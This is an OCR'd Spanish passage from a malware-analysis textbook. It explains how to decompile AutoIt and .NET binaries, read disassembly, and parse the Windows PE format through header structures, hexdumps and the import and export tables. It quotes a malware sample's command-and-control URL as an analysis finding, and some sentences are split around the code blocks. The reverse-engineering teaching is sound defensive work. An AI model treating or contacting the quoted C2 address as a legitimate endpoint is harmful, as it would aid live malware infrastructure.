
AutoIt es un lenguaje de script. Los scripts *AutoIt* permiten automatizar acciones en Windows. Estos scripts están compilados para convertirse en ejecutables completamente autónomos. La ventaja de estos archivos binarios es que no necesitan utilizar un intérprete de *AutoIt* instalado en la máquina donde se ejecuta el binario.

Algunos malwares se desarrollan con *AutoIt*. Es fácil identificar los archivos binarios compilados con *AutoIt*, puesto que el compilador agrega la cadena de caracteres «This is a compiled AutoIt script.»:

```
rootbsd@lab:~$ hd ccdd2ad254467516e0dd737216953d6b
[...]
00083880  49 00 53 00 45 00 00 00  4e 00 55 00 4c 00 4c 00  | I.S.E...N.U.L.L.|
00083890  00 00 00 00 00 00 00 00  54 68 69 73 20 69 73 20  | ........This is |
000838a0  61 20 63 6f 6d 70 69 6c  65 64 20 41 75 74 6f 49  |a compiled AutoI |
000838b0  74 20 73 63 72 69 70 74  2e 20 41 56 20 72 65 73  |t script. AV res |
000838c0  65 61 72 63 68 65 72 73  20 70 6c 65 61 73 65 20  | earchers please |
000838d0  65 6d 61 69 6c 20 61 76  73 75 70 70 6f 72 74 40  |e-mail avsupport@|
000838e0  61 75 74 6f 69 74 73 63  72 69 70 74 2e 63 6f 6d  | autoitscript.com|
000838f0  20 66 6f 72 20 73 75 70  70 6f 72 74 2e 00 00 00  | for support.... |
00083900  22 00 00 00 72 00 75 00  6e 00 61 00 73 00 00 00  |"...r.u.n.a.s... |
[...]
```

Es posible descompilar este tipo de binario y poder leer el código fuente del script antes de su compilación. *Exe2Aut* permite descompilar estos archivos binarios, que puede descargarse de la siguiente dirección: http://domoticx.com/autoit3-decompiler-exe2aut/.

Una vez instalado, basta con ejecutarlo y arrastrar el archivo que se desea analizar hasta la ventana de *Exe2Aut*:




Es fácil ver una URL (*95.163.104.88/spielberg/start.php*), claves de registro en función de la versión del sistema operativo y seguir lo que hace el programa paso a paso.

Los desarrolladores saben que es posible obtener el código fuente de sus aplicaciones. Para proteger este código, utilizan con frecuencia mecanismos de ofuscación con objeto de hacer que su lectura resulte más compleja.

2. Análisis de binarios desarrollados con el framework .NET

El framework .NET es un framework de compilación de Microsoft que puede utilizarse en sistemas operativos Windows y Windows Mobile. Como ocurre con el binario AutoIt, existen herramientas que permiten descompilar un programa escrito en .NET y poder leer el código fuente (o algo muy aproximado) del programa. Es posible utilizar *.NET CodeReflect*, disponible en la siguiente dirección: http://www.devextras.com/decompiler/. Uno de los requisitos previos de esta herramienta es disponer del framework .NET instalado en la máquina. He aquí el código fuente de un programa descompilado con *.NET CodeReflect*:



Como con los binarios compilados con *AutoIt*, los desarrolladores implementan maneras y técnicas que permiten hacer que el código generado sea muy difícil de leer.

3. Análisis de binarios desarrollados en C o C++

No existe ninguna herramienta que permita encontrar el código fuente de programas escritos en C o C++. Para analizar este tipo de archivos binarios, es necesario leer el código en ensamblador y comprender el funcionamiento del programa poco a poco. Esta disciplina se denomina *reverse engineering*. He aquí un ejemplo de código en ensamblador:

```
rootbsd@lab:~$ objdump -D fec60c1e5fbff580d5391bba5dfb161a
fec60c1e5fbff580d5391bba5dfb161a:     file format pei-i386


Disassembly of section .text:

00401000 <.text>:
  401000:       55                      push   %ebp
```

Las técnicas y

```
401001:       8b ec                   mov    %esp,%ebp
401003:       81 ec 44 01 00 00       sub    $0x144,%esp
401009:       8d 85 bc fe ff ff       lea    -0x144(%ebp),%eax
40100f:       50                      push   %eax
401010:       68 28 33 40 00          push   $0x403328
401015:       e8 fc 06 00 00          call   0x401716
```

herramientas que permiten realizar análisis de *reverse engineering* se desarrollarán con profundidad en el siguiente capítulo.

El formato PE

1. Introducción

El formato PE (*Portable Executable*) es el formato de los ejecutables y de las bibliotecas utilizado por Windows. Este formato lo usa Microsoft desde Windows 95.

El formato PE posee una estructura particular. Es importante para un analista de malwares comprender esta estructura; en efecto, todos los malwares actuales se basan en esta estructura (mediante el packer, por ejemplo). Además, resulta muy útil poder reconocer este formato.

Durante el análisis de una imagen de memoria, es posible encontrar los archivos binarios o las bibliotecas cargadas en memoria y, por tanto, ver sus PE.

2. Esquema del formato PE

El formato PE puede describirse mediante el siguiente esquema:

Encabezado MZ-DOS
Segmento DOS
Encabezado PE
Tabla de secciones
Sección 1
Sección 2
Sección N

Encabezado MZ-DOS

Esta sección permite a Windows reconocer el archivo como un ejecutable y se corresponde con la siguiente estructura:

El

```
typedef struct _IMAGE_DOS_HEADER { // DOS .EXE header
    WORD   e_magic;                // Magic number
    WORD   e_cblp;                 // Bytes on last page of file
    WORD   e_cp;                   // Pages in file
    WORD   e_crlc;                 // Relocations
    WORD   e_cparhdr;              // Size of header in paragraphs
    WORD   e_minalloc;             // Min extra paragraphs needed
    WORD   e_maxalloc;             // Max extra paragraphs needed
    WORD   e_ss;                   // Initial (relative) SS value
    WORD   e_sp;                   // Initial SP value
    WORD   e_csum;                 // Checksum
    WORD   e_ip;                   // Initial IP value
    WORD   e_cs;                   // Initial (relative) CS value
    WORD   e_lfarlc;               // File add of relocation table
    WORD   e_ovno;                 // Overlay number
    WORD   e_res[4];               // Reserved words
    WORD   e_oemid;                // OEM identifier
    WORD   e_oeminfo;              // OEM information
    WORD   e_res2[10];             // Reserved words
    LONG   e_lfanew;               // File addr of new exe header

  } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

campo `e_magic` contiene el célebre MZ (*magic number*) con el que comienza cualquier binario en Windows:

```
rootbsd@lab:~$ hd fec60c1e5fbff580d5391bba5dfb161a.exe    | more............|
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  | MZ..............|
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  |........@........|
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000030 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  |................|
```

Segmento DOS

Este segmento es, normalmente, ejecutable. Se ejecutará si el archivo binario se lanza en MS-DOS. Este código muestra simplemente el mensaje «*This program must be run under Win32*», lo que podría traducirse por «Este programa debe ejecutarse en Win32». Es una manera que tienen los binarios ejecutados en MS-DOS para no fallar e informar al usuario de que el sistema que ejecuta el archivo binario no es compatible con él.

Esta cadena de caracteres también es bastante fácil de identificar:

Para

```
rootbsd@lab:~$ hd fec60c1e5fbff580d5391bba5dfb161a.exe | more              |
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  | MZ..............|
```

que no

```
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th.|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno.|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS .|
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  | mode....$.......|
00000080  50 45 00 00 4c 01 04 00  f3 b4 cf 4a 00 00 00 00  | PE..L......J....|
```

podamos reconocerlos, ciertos malwares eliminan esta cadena de caracteres. No es raro, por tanto, que no exista. Esto no supone ningún problema para el funcionamiento del archivo binario.

Encabezado PE

Esta sección se corresponde con el siguiente prototipo:

```
typedef struct _IMAGE_NT_HEADERS {
  DWORD                 Signature;
  IMAGE_FILE_HEADER     FileHeader;
  IMAGE_OPTIONAL_HEADER OptionalHeader;
}IMAGE_NT_HEADERS, *PIMAGE_NT_HEADERS;
```

La firma permite identificar el archivo. Se corresponde con `PE\0\0`. También es bastante fácil de identificar:

```
rootbsd@lab:~$ hd fec60c1e5fbff580d5391bba5dfb161a.exe    | more
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  | MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th.|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno.|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS .|
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  | mode....$.......|
00000080  50 45 00 00 4c 01 04 00  f3 b4 cf 4a 00 00 00 00  | PE..L......J....|
```

El valor hexadecimal de este valor es 0x00004550.

`FileHeader` es una estructura con el siguiente prototipo:

```
typedef struct _IMAGE_FILE_HEADER {
  WORD  Machine;
  WORD  NumberOfSections;
  DWORD TimeDateStamp;
  DWORD PointerToSymbolTable;
  DWORD NumberOfSymbols;
  WORD  SizeOfOptionalHeader;
  WORD  Characteristics;
}IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

El campo `TimeDateStamp` puede utilizarse en ciertas ocasiones; contiene la fecha de compilación del archivo binario. Preste atención, este campo puede modificarlo el desarrollador y contener, por tanto, una fecha falsa. Este campo no es un campo de confianza.

`OptionalHeader` es, también, una estructura con el siguiente prototipo:

```
typedef struct _IMAGE_OPTIONAL_HEADER {
  WORD   Magic;
  BYTE   MajorLinkerVersion;
  BYTE   MinorLinkerVersion;
  DWORD  SizeOfCode;
  DWORD  SizeOfInitializedData;
  DWORD  SizeOfUninitializedData;
  DWORD  AddressOfEntryPoint;
  DWORD  BaseOfCode;
```

Esta

```
  DWORD   BaseOfCode;
  DWORD   BaseOfData;
  DWORD   ImageBase;
  DWORD   SectionAlignment;
  DWORD   FileAlignment;
  WORD    MajorOperatingSystemVersion;
  WORD    MinorOperatingSystemVersion;
  WORD   MajorImageVersion;
  WORD   MinorImageVersion;
  WORD   MajorSubsystemVersion;
  WORD   MinorSubsystemVersion;
  DWORD   Win32VersionValue;
  DWORD   SizeOfImage;
  DWORD   SizeOfHeaders;
  DWORD   CheckSum;
  WORD   Subsystem;
  WORD    DllCharacteristics;
  DWORD   SizeOfStackReserve;
  DWORD   SizeOfStackCommit;
  DWORD   SizeOfHeapReserve;
```

```
  DWORD   SizeOfHeapCommit;
  DWORD   LoaderFlags;
  DWORD   NumberOfRvaAndSizes;
 IMAGE_DATA_DIRECTORY
DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER, *PIMAGE_OPTIONAL_HEADER;
```

estructura define `ImageBase`, es decir, la dirección donde se carga en memoria el ejecutable.

También hay carpetas (o *directories*) definidas en esta estructura. Estas carpetas se definen a su vez a partir de la siguiente estructura:

```
typedef struct _IMAGE_DATA_DIRECTORY {
        DWORD VirtualAddress;
        DWORD Size;
} IMAGE_DATA_DIRECTORY,*PIMAGE_DATA_DIRECTORY;
```

La `VirtualAddress` es la dirección de inicio de la carpeta. Este valor es relativo a la `ImageBase`presentada anteriormente. El campo `size` es el tamaño de esta carpeta. He aquí la lista de las 16 carpetas:

Posición	Nombre	Descripción
0	IMAGE_DIRECTORY_ENTRY_EXPORT	Tabla de exports
1	IMAGE_DIRECTORY_ENTRY_IMPORT	Tabla de imports
2	IMAGE_DIRECTORY_ENTRY_RESOURCE	Tablade recursos
3	IMAGE_DIRECTORY_ENTRY_EXCEPTION	Tabla de excepciones
4	IMAGE_DIRECTORY_ENTRY_SECURITY	Tabla de certificados
5	IMAGE_DIRECTORY_ENTRY_BASERELOC	Tabla de relocalizaciones
6	IMAGE_DIRECTORY_ENTRY_DEBUG	Información de debug
7	IMAGE_DIRECTORY_ENTRY_COPYRIGHT / IMAGE_DIRECTORY_ENTRY_ARCHITECTURE	Información relativa al copyright y los derechos de autor
8	IMAGE_DIRECTORY_ENTRY_GLOBALPTR	Puntero global
9	IMAGE_DIRECTORY_ENTRY_TLS	Tabla de threads

10	IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	Tabla de configuración
11	IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	Tabla de imports vinculados
12	IMAGE_DIRECTORY_ENTRY_IAT	Tabla de exports vinculados
13	IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	Tabla de imports delay
14	IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	Encabezado de los runtime COM+
15	-	vacío

Tabla de secciones

La tabla de secciones es un array que contiene varias estructuras con el siguiente prototipo:

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE   Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
      DWORD PhysicalAddress;
      DWORD VirtualSize;
  } Misc;
  DWORD VirtualAddress;
  DWORD SizeOfRawData;
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD   NumberOfRelocations;
  WORD   NumberOfLinenumbers;
  DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

El campo `NumberOfSections` de la estructura `_IMAGE_FILE_HEADER` permite saber cuántas secciones están presentes en el archivo binario y, por tanto, el tamaño del array de la tabla de secciones. He aquí las secciones que encontramos habitualmente:

Nombre	Descripción
.text	El código ejecutable del archivo binario
.bss	Las variables no inicializadas
.reloc	La tabla de relocalizaciones
.data	Las variables inicializadas
.rsc	Los recursos
.idata	La tabla de imports

Tabla de imports

La tabla de imports (o *IAT, Import Address Table*) contiene las direcciones de las API importadas por el binario, así como el nombre de las DLL. Son, por ejemplo, las funciones que provee Windows definidas en el

archivo *kernel32.dll*. De este modo, esta tabla contendrá el nombre de la DLL, la dirección de la función y su nombre.

Esta tabla se corresponde con la siguiente estructura:

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    DWORD   Characteristics;        // 0 for terminating null
                                    // import descriptor
    DWORD   OriginalFirstThunk;     // It points to the first
                                    // thunk IMAGE_THUNK_DATA
    DWORD   TimeDateStamp;          // 0 if not bound
    DWORD   ForwarderChain;         // -1 if no forwarders
    DWORD   Name;                   // RVA of DLL Name.
    DWORD   FirstThunk;             // RVA to IAT (if bound this
                                    // IAT has actual addresses)
} IMAGE_IMPORT_DESCRIPTOR;
typedef IMAGE_IMPORT_DESCRIPTOR UNALIGNED
*PIMAGE_IMPORT_DESCRIPTOR;
```

Esta estructura contiene, por ejemplo, el nombre de la DLL. Por cada DLL utilizada, existe una segunda estructura:

```
typedef struct _IMAGE_THUNK_DATA {
    PDWORD                  Function;
    PIMAGE_IMPORT_BY_NAME   AddressOfData;
} IMAGE_THUNK_DATA, *PIMAGE_THUNK_DATA;
```

Para terminar, se define una tercera estructura que permite conocer el nombre de la función en la API:

```
typedef struct _IMAGE_IMPORT_BY_NAME {
    WORD    Hint;       //Ordinal Number
    BYTE    Name[1];    //Name of function
} IMAGE_IMPORT_BY_NAME, *PIMAGE_IMPORT_BY_NAME;
```

La tabla de imports es muy importante, pues permite de un vistazo saber qué funciones utiliza el archivo binario. Por ejemplo, en el caso de un editor de texto, sería raro ver imports de funciones de criptografía o incluso una API de red. Este tipo de información debería llamar la atención de un analista de malwares.

Tabla de exports

La tabla de exports (o *EAT, Export Address Table*) se corresponde con las funciones exportadas por el programa. Se define mediante la siguiente estructura:

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;        /* 0x00 */
    DWORD   TimeDateStamp;          /* 0x04 */
    WORD    MajorVersion;           /* 0x08 */
    WORD    MinorVersion;           /* 0x0a */
    DWORD   Name;                   /* 0x0c */
    DWORD   Base;                   /* 0x10 */
    DWORD   NumberOfFunctions;      /* 0x14 */
    DWORD   NumberOfNames;          /* 0x18 */
    DWORD   AddressOfFunctions;     // 0x1c RVA from base of image
    DWORD   AddressOfNames;         // 0x20 RVA from base of image
    DWORD   AddressOfNameOrdinals;  // 0x24 RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

Recursos


Los recursos son archivos integrados dentro del binario. Pueden ser imágenes, archivos de audio y también archivos de configuración. Los malwares utilizan a menudo los recursos para ocultar información o almacenar archivos. Ciertos ransomwares cambian el fondo de escritorio tras haber infectado la máquina, de modo que no es extraño que estos fondos de escritorio estén almacenados en un recurso. Un RAT, llamado *Xtreme RAT*, oculta

también datos en los recursos. Oculta por ejemplo su archivo de configuración, que contiene la dirección del Command & Control. Gracias a esta información, resulta sencillo bloquear la administración de las máquinas infectadas.


3. Herramientas para analizar un PE

Para no tener que realizar cálculos con cada nuevo archivo binario que se vaya a analizar, existen herramientas que permiten recorrer un PE e incluso modificarlo. Se puede utilizar *Stud_PE*, disponible en la siguiente dirección: http://www.cgsoftlabs.ro/studpe.html

He aquí una imagen del programa tras abrir un archivo binario:



Puede observarse la `ImageBase`: 0x400000. Haciendo clic en el botón **Import Table**, es posible ver el contenido de la tabla de imports:



Se importan diversas funcionalidades de la DLL *kernel32.dll*:

